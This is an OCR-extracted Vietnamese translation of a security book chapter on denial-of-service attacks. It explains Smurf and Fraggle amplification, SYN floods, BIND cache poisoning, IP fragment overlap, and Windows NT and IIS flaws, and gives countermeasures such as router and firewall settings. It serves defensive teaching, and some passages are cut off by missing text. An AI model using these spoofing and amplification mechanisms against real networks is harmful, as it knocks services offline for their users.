


Figure 12-1. DNS cache poisoning

NHỮNG VỤ TẤN CÔNG DOS CÙNG LOẠI

Một số vụ tấn công DoS có khả năng ảnh hưởng đến nhiều loại hình hệ thống khác nhau – chúng ta gọi là *cùng loại*. Nhìn chung thì những vụ tấn công như thế này được chia làm hai loại: tiêu thụ dải thông và đói nguồn lực. Một yếu tố phổ biến đối với những loại hình tấn công này đó là khai thác giao thức. Nếu

một giao thức như ICMP bị khai thác vì những mục đích bất chính thì nó có khả năng đồng thời tác động đến nhiều hệ thống. Ví dụ, kẻ tấn công có thể sử dụng bom thư điện tử để gửi hàng nghìn thông điệp thư điện tử tới hệ thống của nạn nhân nhằm cố tiêu thụ dải thông cũng như rút hết các nguồn lực hệ thống trên server thư. Vi rút Melissa thực ra là một con sâu đã không được thiết kế để làm một vụ tấn công DoS nhưng chắc chắn nó đã nhấn mạnh cách thức một làn sóng tiềm tàng các thông điệp điện tử có thể khiến cho các server thư bị ngưng hoạt động. Thật là một thành công khó tin trong việc tự tái tạo mình ở những khối lượng khổng lồ như vậy mà những server thư chỉ cần tắt đi do thiếu các nguồn lực.

Trong khi chúng ta không thể nêu lên từng điều kiện DoS có thể hiểu được thì phần còn lại trong chương này sẽ đề cập đến những vụ tấn công DoS mà chúng ta cảm thấy liên quan nhiều đến đa số các môi trường máy tính.

Smurf

Tính phổ biến: *9*
Tính đơn giản: *8*
Tác động: *9*
Đánh giá độ rủi ro: *9*

Tấn công Smurf là một trong những dạng tấn công DoS đáng sợ nhất do những hậu quả mở rộng của vụ tấn công. Hậu quả mở rộng là kết quả của việc gửi đi một yêu cầu được định hướng về truyền ping tới một mạng các hệ thống sẽ phản hồi trước những yêu cầu như vậy. Một yêu cầu được định hướng về truyền ping có thể được gửi cho địa chỉ mạng cũng có thể được gửi cho địa chỉ truyền mạng và yêu cầu một dụng cụ hiện đang thực hiện chức năng truyền lớp 3 (IP) tới lớp 2 (mạng). (Xem RFC 1812, "Những yêu cầu đối với các Cầu dẫn IP Phiên bản 4". Nếu chúng ta giả sử mạng này có chuẩn Lớp C hay phân phát địa chỉ 24 bit thì địa chỉ mạng sẽ là .0, trong khi địa chỉ truyền sẽ là .255. Những đợt truyền được định hướng đều được sử dụng phổ biến cho các mục đích chuẩn đoán để xem những gì hiện còn mà không phải ping từng địa chỉ trong dãy.

Một vụ tấn công Smurf lợi dụng những đợt phát định hướng và yêu cầu tối thiểu ba nhân tố: kẻ tấn công, *mạng mở rộng,* và nạn nhân. Một kẻ tấn công gửi đi các gói tin ICMP ECHO bị giả mạo tới địa chỉ truyền của mạng mở rộng. Địa chỉ nguồn của các gói tin bị giả mạo nhằm làm cho nó trông có vẻ như là hệ thống của nạn nhân đã khởi đầu yêu cầu. Sau đó vụ phá hoại bắt đầu. Vì gói tin ECHO đã được gửi tới địa chỉ truyền nên tất cả các hệ thống trên mạng mở rộng sẽ phản hồi trước nạn nhân (trừ phi bị định cấu hình thay vào đó). Nếu một kẻ tấn công gửi một gói tin ICMP đơn lẻ tới một mạng mở rộng có 100 hệ thống sẽ phản hồi trước một ping truyền thì kẻ tấn công đã nhân lên một cách có hiệu quả vụ tấn công DoS bằng một cường là 100.

Chúng ta gọi tỉ lệ các gói tin được gửi đi tới những hệ thống phản hồi trước *tỉ lệ mở rộng*. Do vậy kẻ tấn công có thể tìm được một mạng mở rộng bằng một tỉ lệ mở rộng cao đều có cơ hội lớn hơn trong việc bão hòa mạng của nạn nhân.

Để dựng nên bức tranh về loại hình tấn công này, hãy xem một ví dụ. Giả sử kẻ tấn công gửi 14K đường giao thông ICMP được duy trì tới địa chỉ truyền của một mạng mở rộng có 100 hệ thống. Mạng của kẻ tấn công được kết nối với mạng Internet thông qua một kết nối ISDN hai kênh; mạng mở rộng được kết nối thông qua một liên kết T3 45-Mbps và mạng của nạn nhân được kết nối thông qua một liên kết T1 1.544-Mbps. Nếu bạn ngoại suy những con số đó bạn sẽ thấy rằng kẻ tấn công có thể tạo ra 14 Mbps đường giao thông để gửi tới mạng của nạn nhân. Mạng của nạn nhân ít có cơ hội thoát khỏi vụ tấn công này bởi vụ tấn công này sẽ nhanh chóng tiêu thụ mọi dải thông sẵn có của liên kết T1 của mình.

Một biến thể của vụ tấn công này được gọi là tấn công *Fraggle*. Một vụ tấn công Fraggle về cơ bản là một vụ tấn công Smurf có sử dụng UDP thay cho ICMP. Kẻ tấn công có thể gửi đi các gói tin UDP giả mạo tới địa chỉ truyền của mạng mở rộng điển hình là cổng 7 (echo). Từng hệ thống trên mạng có echo có hiệu lực sẽ phản hồi trở lại host của nạn nhân tạo ra những lượng giao thông lớn. Nếu echo không được hiệu lực hóa trên một hệ thống nằm trên mạng mở rộng thì nó sẽ tạo ra một thông điệp không thể tới được ICMP mà vẫn tiêu thụ dải thông.

Các biện pháp đối phó Smurf

Để phòng tránh việc bị sử dụng làm một chỗ mở rộng thì chức năng truyền được định hướng nên được vô hiệu hóa tại cầu dẫn biên của bạn. Đối với các cầu dẫn Cisco bạn có thể sử dụng lệnh như sau:

no ip directed-broadcast

Lệnh này sẽ vô hiệu hóa những đợt truyền được định hướng. Như ở Cisco IOS phiên bản 12 thì chức năng này được hiệu lực hóa theo mặc định. Đối với những dụng cụ khác hãy tham khảo tài liệu cho người sử dụng nhằm vô hiệu hoá những đợt truyền được định hướng.

Thêm nữa là những hệ điều hành cụ thể có thể được định cấu hình để âm thầm vứt bỏ đi những gói tin truyền ICMP ECHO.

Solaris 2.6, 2.5.1, 2.5, 2.4 và 2.3 Để phòng tránh các hệ thống Solaris không phản hồi trước những yêu cầu ECHO truyền hãy bổ sung dòng sau đây vào /etc/rc2.d/S69inet:

ndd -et /dev/ip ip_respond_to_echo_broadcast 0

LinuxĐể phòng tránh cho các hệ thống Linux khỏi việc phản hồi trước những yêu cầu truyền ECHO bạn có thể áp dụng bức tường lửa ở cấp độ kernel thông qua ipfw. Hãy đảm bảo là bạn đã thu thập được việc áp dụng bức tường lửa vào kernel của bạn và thực thi những lệnh sau:

ipfwadm -I -a deny -P icmp -D 10.10.10.0 -S 0/0 0 8
ipfwadm -I -a deny -P icmp -D 10.10.10.255 -S 0/0 0 8

Đảm bảo thay thế 10.10.10.0 bằng địa chỉ mạng của bạn và 10.10.10.255 bằng địa chỉ truyền mạng của bạn.

FreeBSD FreeBSD phiên bản 2.2.5 và sau đó vô hiệu hóa các đợt truyền được định hướng theo mặc định. Chức năng này có thể được bật lên hay tắt đi bằng cách bổ sung thông số sysct1 net.inet.icmp.bmcastecho.

AIX Theo mặc định AIX 4.x vô hiệu hóa các phản hồi tới các địa chỉ truyền. Kiểu không lệnh có thể được sử dụng nhằm bật hay tắt chức năng này bằng cách đặt thuộc tính bcastping. Kiểu không lệnh được sử dụng để cấu hình các thuộc tính mạng trong một kernel đang chạy. Những thuộc tính này phải được lập nên mỗi lần hệ thống được khởi động lại.

Tất cả Các biến thể UNIX Nhằm phòng tránh cho các host không phản hồi trước vụ tấn công Fraggle hãy vô hiệu hóa echo và chargen ở /etc/inetd/conf bằng cách đặt một dấu "#" trước dịch vụ.

Những site Bị Tấn công

Trong khi việc hiểu cách phòng tránh không cho chỗ của bạn bị sử dụng như là một bộ phận mở rộng thì việc hiểu cần phải làm những gì site của bạn bị tấn công còn quan trọng hơn nhiều. Như đã được đề cập đến ở những chương trước bạn nên hạn chế ICMP đường vào và đường giao thông UDP tại các cầu dẫn biên của bạn chỉ trong phạm vi những hệ thống cần thiết trên mạng của bạn và chỉ trong phạm vi những loại hình ICMP riêng biệt. Dĩ nhiên là điều này không cản trở các cuộc tấn công Smurf và Fraggle tiêu thụ dải thông của bạn. Hãy làm việc với ISP của bạn nhằm hạn chế càng nhiều đường giao thông ICMP càng tốt và càng ngược dòng càng tốt. Để tăng cường những biện pháp đối phó này một số tổ chức đã hiệu lực hóa chức năng Committed Access Rate (CAR) được cung cấp bởi Cisco IOS 1.1CC, 11.1CE, và 12.0. Điều này cho phép đường giao thông ICMP được hạn chế trong phạm vi một con số hợp lý như 256K hay 512K.

Nếu site của bạn bị tấn công thì trước hết bạn nên liên lạc với trung tâm điều hành mạng (NOC) của ISP của bạn. Luôn ghi nhớ là rất khó có thể lần

theo dấu vết cuộc tấn công tới kẻ xâm nhập nhưng điều đó vẫn có thể. Bạn hoặc ISP của bạn sẽ phải làm việc chặt chẽ với site mở rộng những gói tin có nguồn gốc hợp pháp từ site mở rộng. Site mở rộng đang nhận những gói tin bị giả mạo mà có vẻ như xuất phát từ mạng của bạn.

Bằng cách xem xét một cách có hệ thống từng cầu dẫn bắt đầu bằng site mở rộng và dòng ngược hoạt động, thì việc lần theo dấu vết cuộc tấn công trở lại mạng tấn công là điều có thể. Điều này có thể được thực hiện thành công bằng cách xác định giao diện mà gói tin bị giả mạo được nhận tại và theo dấu vết ngược trở lại. Để giúp tự động hóa quy trình này đội ngũ an ninh ở MCI đã phát triển một tập lệnh Perl có tên là dosattacker có thể đăng nhập vào một cầu dẫn Cisco và bắt đầu lần theo dấu vết của một vụ tấn công lần trở lại nguồn của nó. Thật không may là chương trình này lại có thể có giá trị rất hạn chế nếu bạn không sở hữu hay không có quyền truy nhập vào tất cả những cầu dẫn có liên quan.

Chúng tôi cũng đề xuất việc xem lại RFC 2267, "Lọc Quyền Vào Mạng: Đánh bại Các cuộc tấn công Phủ nhận Dịch vụ có Sử dụng Phương thức giả mạo Địa chỉ Nguồn IP," viết bởi Paul Ferguson của Cisco Systems và Daniel Senie của Blazenet, Inc.

Lũ SYN

Tính phổ biến: *7*
Tính đơn giản: *8*
Tác động: *9*
Đánh giá độ rủi ro: *8*

Cho đến khi tấn công Smurf trở nên phổ biến thì một vụ tấn công lũ SYN trước đó đã là kiểu tấn công có sức tàn phá nặng nề nhất lúc đó. Tấn công PANIX được đề cập đến ở đầu chương này là ví dụ chính về những khả năng tàn phá của một cơn lũ SYN hiệu quả. Hãy cùng giải thích chính xác xem những gì xảy ra khi một đợt tấn công lũ SYN được tiến hành.

Như đã bàn từ trước, khi một kết nối TCP được khởi đầu thì đó luôn là một quy trình ba chiều, được minh họa ở Hình 12-2.

Ở những hoàn cảnh thông thường thì một gói tin SYN được gửi từ một cổng cụ thể trên hệ thống A tới một cổng cụ thể đang ở trong trạng thái NGHE (LISTENING) trên hệ thống B. Ở điểm này thì kết nối tiềm năng này trên hệ thống B là một trạng thái SYN_RECV. Ở giai đoạn này thì hệ thống B sẽ cố gửi lại một gói tin SYN/ACK tới hệ thống A. Nếu mọi việc suôn sẻ thì hệ thống A sẽ gửi lại một gói tin ACK và kết nối sẽ chuyển sang một trạng thái ĐƯỢC THIẾT LẬP (ESTABLISHED).

Trong khi cơ chế này hầu như luôn hoạt động tốt thì kẻ tấn công có thể lợi dụng một số yếu điểm cố hữu trong hệ thống này để tạo ra một điều kiện

DoS. Vấn đề ở chỗ hầu hết các hệ thống phân bổ một số lượng xác định các nguồn lực khi lập nên một kết nối *tiềm năng* hay một kết nối chưa được thiết lập đầy đủ. Trong khi hầu hết các hệ thống có thể duy trì được hàng trăm các kết nối đồng thời tới một cổng cụ thể (ví dụ như 80) thì có thể chỉ mất khoảng một tá các yêu cầu kết nối tiềm năng để làm yếu đi các nguồn lực được phân bổ để lập nên kết nối đó. Điều này chính xác là cơ chế mà kẻ tấn công SYN sẽ dùng đến để vô hiệu hóa một hệ thống.

Khi một vụ tấn công lũ SYN được khởi đầu thì kẻ tấn công sẽ gửi đi một gói tin SYN từ hệ thống A đến hệ thống B. Tuy nhiên kẻ tấn công sẽ giả mạo địa chỉ nguồn của một hệ thống không tồn tại. Hệ thống B lúc này sẽ cố gửi một gói tin SYN/ACK tới địa chỉ bị giả mạo. NẾu hệ thống bị giả mạo có tồn tại thì thông thường nó sẽ phản hồi lại với một gói tin RST tới hệ thống B vì nó đã không khởi đầu quá trình kết nối. Tuy nhiên phải nhớ là kẻ tấn công chọn một hệ thống mà không thể tiếp cận tới được. Do vậy hệ thống B sẽ gửi một gói tin SYN/ACK và không bao giờ nhận một gói tin RST trở lại từ hệ thống A. Kết nối tiềm năng này hiện đang ở trạng thái SYN_RECV và được xếp thành một dãy chờ kết nối. Hệ thống này hiện có nhiệm vụ lập một kết nối và kết nối tiềm năng này sẽ chỉ được xếp bằng từ dãy chờ sau khi bộ phận định giờ thiết lập kết nối hết hạn. Bộ phận định giờ kết nối thay đổi theo hệ thống nhưng có thể chỉ mất 75 giây hoặc tới 23 phút đối với một số thực thi IP bị phá vỡ. Do dãy chờ kết nối thông thường rất nhỏ nên kẻ tấn công có thể chỉ phải gửi một vài gói tin SYN cứ 10 giây một để vô hiệu hóa hoàn toàn một cổng cụ thể. Hệ thống này bị tấn công sẽ không bao giờ có thể xóa được dãy chờ ùn đống trước khi nhận những yêu cầu SYN mới.

Bạn có thể đã ngờ ngờ ra nguyên nhân tại sao vụ tấn công này lại có sức tàn phá lớn như vậy. Trước hết nó đòi hỏi hầu như là rất ít dải thông để khởi đầu một trận lũ SYN thành công. Kẻ tấn công có thể lấy của một web server có sức mạnh công nghiệp không nhiều hơn một liên kết modem 14.4-Kbps. Thứ hai, đó là một vụ tấn công sau lưng bởi kẻ tấn công giả mạo địa chỉ nguồn của gói tin SYN do vậy mà làm cho việc xác định được kẻ xâm nhập là vô cùng khó. Mỉa mai thay vụ tấn công này lại đã được nói đến nhiều trong nhiều năm bởi nhiều chuyên gia an ninh và là phương tiện trong tiến hành khai thác mối quan hệ được ủy thác. (Xem http:// www.phrack. org/show.php?p=48&a=14.)

Những biện pháp đối phó với Lũ SYN

Để xác định được liêu bạn có bị tấn công hay không bạn có thể phát lệnh netstat nếu nó được hỗ trợ bởi hệ điều hành của bạn. Nếu bạn thấy nhiều kết nối trong một trạng thái SYN_RRECVthì nó có thể cho biết là một vụ tấn công SYN đang được tiến hành.




Figure 12-2. SYN connection

Tiếp đến là bốn cách cơ bản để tiếp cận những cuộc tấn công lũ SYN. Trong khi từng biện pháp có những ưu điểm và nhược điểm riêng thì chúng có thể được sử dụng nhằm giảm đi những hậu quả của một vụ tấn công SYN tập trung. Hãy ghi nhớ khó khăn trong lần theo dấu vết cuộc tấn công trở lại kẻ xâm nhập vì nguồn gói tin đã bị giả mạo. Tuy nhiên dostracker của MCI có thể trợ giúp trong nhiệm vụ này (nếu bạn có quyền truy nhập vào từng cầu dẫn hop trong đường dẫn).

Tăng Kích cỡ Dãy chờ Kết nối Trong khi mỗi ngăn xếp IP của nhà cung cấp hơi khác nhau một chút thì việc điều chỉnh kích cỡ của dãy chờ kết nối nhằm giúp cải thiện những tác động của một vụ tấn công lũ SYN là điều hoàn toàn có thể. Điều này là hữu ích song không phải là biện pháp tối ưu nhất, vì nó sử dụng các nguồn lực hệ thống bổ sung và có thể ảnh hưởng đến hoạt động.

Giảm Khoảng thời gian chết Khi Thiết lập Kết nối Việc giảm khoảng thời gian chết khi thiết lập kết nối cũng có thể giúp giảm những tác động của một vụ tấn công SYN mặc dù nó vẫn chưa phải là biện pháp tối ưu.

Sử dụng những vết nối tạm phần mềm của nhà cung cấp nhằm Dò Những vụ tấn công SYN tiềm năng Về phần viết này thì hầu hết các hệ điều hành hiện đại đã hiệu lực hóa các cơ chế dò và phòng tránh lũ SYN. Hãy xem CERT phần tư vấn CA-96:21, "Những vụ tấn công Giả mạo IP và Gây lũ TCP SYN," và tìm danh sách các những cách giải quyết và sửa chữa tạm của hệ điều hành.

Do những vụ tấn công SYN đã trở nên lấn lướt trên toàn Mạng nên những biện pháp khác cũng đã được phát triển nhằm đối phó với điều kiện DoS này. Ví dụ như những kerrnel Linux hiện đại 2.0.30 và sau đó là nhờ đến

một tùy chọn có tên *SYN cookie*. Nếu như tùy chọn này được hiệu lực hóa thì kernel sẽ dò và ghi lại những vụ tấn công SYN có thể xảy ra. Sau đó nó sẽ sử dụng một giao thức thách thức mật mã có tên là SYN cookie nhằm hiệu lực hóa những người sử dụng hợp pháp để tiếp tục kết nối thậm chí dưới nhiều cuộc tấn công nặng nề nữa.

Những hệ điều hành khác như Windows NT 4.0 SP2 và sau đó là nhờ đến một cơ chế ghi ngược động. (Xem Microsoft Knowledge Base article Q142641.) Khi dãy chờ kết nối xuống dưới ngưỡng đã định cấu hình từ trước thì hệ thống sẽ tự động phân bổ các nguồn lực bổ sung. Do vậy mà dãy chờ kết nối không bao giờ bị mệt cả.

Áp dụng IDS Mạng Một số sản phẩm IDS mạng có thể dò và tích cực phản hồi lại trước những vụ tấn công SYN. Một vụ tấn công SYN có thể bị dò bằng một trận lũ các gói tin SYN mà không có những phản hồi đi kèm. Một IDS có thể gửi các gói tin RST tới hệ thống bị tấn công tương ứng với yêu cầu SYN ban đầu. Hành động này có thể hỗ trợ cho hệ thống bị tấn công trong việc giải thoát dãy chờ kết nối.

Những vụ tấn công DNS

Tính phổ biến: *6*
Tính đơn giản: *4*
Tác động: *9*
Đánh giá độ rủi ro: *6*

Vào năm 1997, đội an ninh của Tập đoàn Secure Networks (SNI) bây giờ là tập đoàn Network Associates (NAI) đã cho ra một chương trình tư vấn về một vài yếu điểm được phát hiện trong những thực thi BIND (NAI-0011 – Những yếu điểm BIND và Giải pháp). Các phiên bản BIND trước 4.9.5+P1 sẽ giấu kín những thông tin không thật khi chức năng đệ quy DNS được hiệu lực hóa. Đệ quy cho phép một nameserver xử lý những yêu cầu về những vùng và miền mà nó không phục vụ. Khi một nameserver nhận được một truy vấn về một vùng hoặc miền không được phục vụ bởi nameserver thì nameserver sẽ truyền một truy vấn tới nameserver có thẩm quyền để có miền cụ thể. Một khi trả lời được nhận từ nameserver có thẩm quyền thì nameserver đầu tiên sẽ gửi trả lời trở lại bên yêu cầu.

Thật không may là khi đệ quy được hiệu lực hóa trên những phiên bản BIND yếu thì một kẻ tấn công có thể làm hỏng cạc của nameserver có nhiệm vụ tiến hành tra cứu đệ quy. Điều này được biết đến như là *giả mạo hồ sơ PTR* và khai thác quy trình vạch đường đi cho các địa chỉ IP tới các hostname. Trong khi có những dấu hiệu an ninh nghiêm trọng liên quan đến việc khai thác những mối quan hệ uỷ thác phụ thuộc vào những tra cứu hostname thì

cũng có tiềm năng tiến hành một vụ tấn công DoS DNS. Ví dụ kẻ tấn công có thể cố thuyết phục một nameserver mục tiêu giấu kín những thông tin mô tả đường đi từ www.abcompany.com tới 0.0.0.10, một địa chỉ IP không tồn tại. Khi những người sử dụng nameserver yếu muốn tới trang www.abc.company.com thì họ sẽ chẳng bao giờ nhận được câu trả lời từ 0.0.0.10 phủ nhận có hiệu quả dịch vụ tới www.abcompany.com.

Biện pháp đối phó DNS

Để giải quyết những vấn đề được phát hiện trong BIND hãy nâng cấp thành BIND phiên bản 4.9.6 hoặc 8.1.1 và những phiên bản về sau. Trong khi những phiên bản BIND này đề cập đến những nhược điểm tham nhũng cạc thì lời khuyên là hãy nâng cấp lên đến phiên bản BIND mới nhất mà cũng có những biện pháp an ninh bổ sung được thực thi. Hãy xem http:// www.isc.org/bind.html để biết thêm thông tin. Đối với những thông tin đắp vá chỉ rõ nhà cung cấp thì hãy tham khảo CERT tư vấn CA-97.22: BIND – Daemon Tên Internet Berkeley.

UNIX VÀ WINDOWS NT DOS

UNIX đã được sử dụng và trở nên phổ biến trong vòng 20 năm trở lại đây. UNIX được biết đến vì sức mạnh, sự tinh tế của nó, và khả năng tiến hành những nhiệm vụ mà đôi khi là không thể hiểu được. Dĩ nhiên là cùng với sự tự do và sức mạnh này là những khó khăn tiềm tàng. Chỉ trong nhiều năm qua hàng trăm điều kiện DoS ngang qua vô số những mùi vị UNIX khác nhau đã được phát hiện.

Tương tự như UNIX, Windows NT đã nhanh chóng phổ biến trong tập đoàn America. Nhiều tổ chức đã đánh cuộc cả gia tài của mình cho Windows NT để hướng kinh doanh của họ sang thiên niên kỷ mới. Trong khi nhiều người theo chủ nghĩa thuần tuý tranh cãi hệ điều hành nào mạnh hơn thì không có tranh cãi nào cho thấy Windows NT phức tạp và cung cấp một gia sản các chức năng. Tương tự với UNIX chức năng này cung cấp những cơ hội cho kẻ tấn công lợi dụng các điều kiện DoS trong phạm vi hệ điều hành NT và các ứng dụng có liên quan.

Phần lớn những cuộc tấn công phủ nhận dịch vụ có thể được phân ra làm các điều kiện DoS từ xa và địa phương. Có nhiều điều kiện DoS đối với mỗi loại và chúng tôi dự định từng ví dụ của mình sẽ chứng tỏ lý thuyết đằng sau vụ tấn công chứ không phải tốn một lượng thời gian quá mức cho các cuộc tấn công cụ thể. Những vụ tấn công cụ thể sẽ thay đổi theo thời gian. Tuy nhiên nếu bạn hiểu lý thuyết đằng sau loại hình tấn công thì bạn có thể dễ

dàng áp dụng nó vào những loại hình mới khi chúng được phát hiện ra. Hãy khám phá một vài điều kiện DoS chính trong từng loại .

Những vụ tấn công DoS Từ xa

Hiện tại hầu hết các điều kiện DoS liên quan đến những nhược điểm về lập trình có liên quan đến một thực thi ngăn xếp IP của nhà cung cấp riêng biệt. Như ta đã thấy ở Chương 2 mỗi một nhà cung cấp đều thực thi ngăn xếp IP của mình theo cách khác nhau-đó là lý do tại sao việc in dấu vân tay ngăn xếp lại thành công đến vậy. Vì những thực thi IP là phức tạp và liên tục tiến hóa nên có nhiều cơ hội những nhược điểm lập trình lại xuất hiện. Tiền đề đằng sau hầu hết những cuộc tấn công này là gửi đi một gói tin cụ thể hoặc một chuỗi các gói tin đến hệ thống mục tiêu nhằm khai thác những nhược điểm cụ thể về lập trình. Khi hệ thống mục tiêu nhận những gói tin này thì các kết quả sẽ đi từ không xử lý đúng các gói tin cho đến phá huỷ toàn bộ hệ thống.

Chồng lấp Phân đoạn IP

Tính phổ biến: 7
Tính đơn giản: 8
Tác động: 9
Đánh giá độ rủi ro: 8

Teardrop và những cuộc tấn công có liên quan khai thác những nhược điểm trong gói tin mã hóa tập hợp các thực thi ngăn xếp IP cụ thể. Vì các gói tin đi ngang qua những mạng khác nhau nên có thể là cần thiết khi phá vỡ gói tin thành những mảnh nhỏ hơn (phân đoạn) dựa trên đơn vị truyền tối đa của các mạng (MTU). Vụ tấn công teardrop là rất cụ thể trước những kernel Linux cũ hơn mà đã không xử lý đúng các phân đoạn IP chồng chéo. Trong khi Linux kernel đã tiến hành kiểm tra sự đúng đắn về độ dài phân đoạn nếu nó đã quá lớn thì nó đã không tiến hành bất kỳ một xác nhận hợp lệ nào **THIEU**
Biện pháp đối phó với Chồng lấp Phân đoạn IP
Những vụ tấn công trước đã được hiệu chỉnh ở những kernel 2.0.x và 2.2.x sau. Hãy nâng cấp tới các kernel 2.0.x và 2.2.x mới nhất, những kernel có nhiều biện pháp hiệu chỉnh bổ sung về an ninh ngoài việc chỉ hiệu chỉnh các nhược điểm phân đoạn IP.

Đối với các hệ thống Windows NT thì những nhược điểm về phân đoạn IP đã được bàn đến ở những hotfix sau Service Pack 3. Những người sử dụng Windows NT được khuyến khích lắp đặt pack dịch vụ mới nhất vì nó hiệu chỉnh được nhiều nhược điểm liên quan đến an ninh hơn. Người sử dụng Windows 95 nên lắp đặt tất cả các pack dịch vụ liên quan. Tất cả các pack dịch vụ đều có sẵn ở ftp://ftp. microsoft.com/bussys/winnt-public/fixes/usa/.

Những ký hiệu ống dẫn được đặt tên theo Lỗ rò Đẩy ống cuộn Windows NT qua RPC

Tính phổ biến: 4
Tính đơn giản: 8
Tác động: 7
Đánh giá độ rủi ro: 6

Windows NT có một lỗ rò bộ nhớ ở trong spoolss.exe cho phép một người sử dụng không được ủy quyền kết nối tới \\server\PIPE\SPOOLSS và tiêu thụ tất cả phần bộ nhớ sẵn có của hệ thống mục tiêu. Tình trạng này còn nghiêm trọng hơn do cuộc tấn công kiểu này có thể được khởi đầu thông qua một phiên giá trị null ngay cả nếu các kết nối RestrictAnonymous có được hiệu lực hóa. Cuộc tấn công như thế này có thể mất chút thời gian để có thể vô hiệu hóa hoàn toàn hệ thống mục tiêu và chứng tỏ rằng các nguồn lực có thể bị tiêu thụ từ từ qua các khoảng thời gian kéo dài nhằm tránh bị dò ra.

Biện pháp đối phó với Lỗ rò Đẩy ống cuộn Windows NT

Để vô hiệu hóa cuộc tấn công như thế này qua một phiên giá trị null thì bạn phải gỡ bỏ SPOOLSS khỏi phím Registry HKLM\System\CCS\Services\LanmanServer\Parameters\NullSessionPipes (REG_MULTI_SZ) **.** Hãy ghi nhớ rằng biện pháp hiệu chỉnh này không thể ngăn những người sử dụng có thể nhận dạng được tiến hành cuộc tấn công.

Tấn công DoS Tràn Bộ đệm trong IIS FTP Server

Tính phổ biến: 5
Tính đơn giản: 3
Tác động: 7
Đánh giá độ rủi ro: 5

Như chúng ta đã bàn đến ở Chương 8, những cuộc tấn công tràn bộ đệm đều vô cùng hiệu quả trong việc làm tổn hại đến an ninh của những hệ thống yếu. Ngoài những ngụ ý an ninh lớn về các điều kiện tràn bộ đệm thì chúng còn hiệu quả ở cả việc tạo ra các điều kiện DoS. Nếu như điều kiện tràn bộ đệm không cung cấp truy nhập cho người sử dụng trên (superuser) thì nhiều khi nó có thể được sử dụng để phá hủy ứng dụng yếu từ xa.

Biện pháp đối phó với Tấn công DoS Tràn Bộ đệm trong IIS FTP Server


Các hotfix Microsoft Service Pack 5 và post-Service Pack 4 cũng bàn đến nhược điểm này. Đối với các hotfix Service Pack 4 hãy tham khảo ftp://ftp.microsoft.com/bussys/iis/iis-public/fixes/usa/security/ftpls-fix/.

Tấn công stream và raped

Tính phổ biến: 5
Tính đơn giản: 6
Tác động: 9
Đánh giá độ rủi ro: 7

Stream.c (viết bởi một tác giả vô danh) và raped.c viết bởi Liquid Steel đã xuất hiện tự do vào đầu năm 2000. Những cuộc tấn công này đều đơn giản tương tự giống nhau và cũng khá hiệu quả.

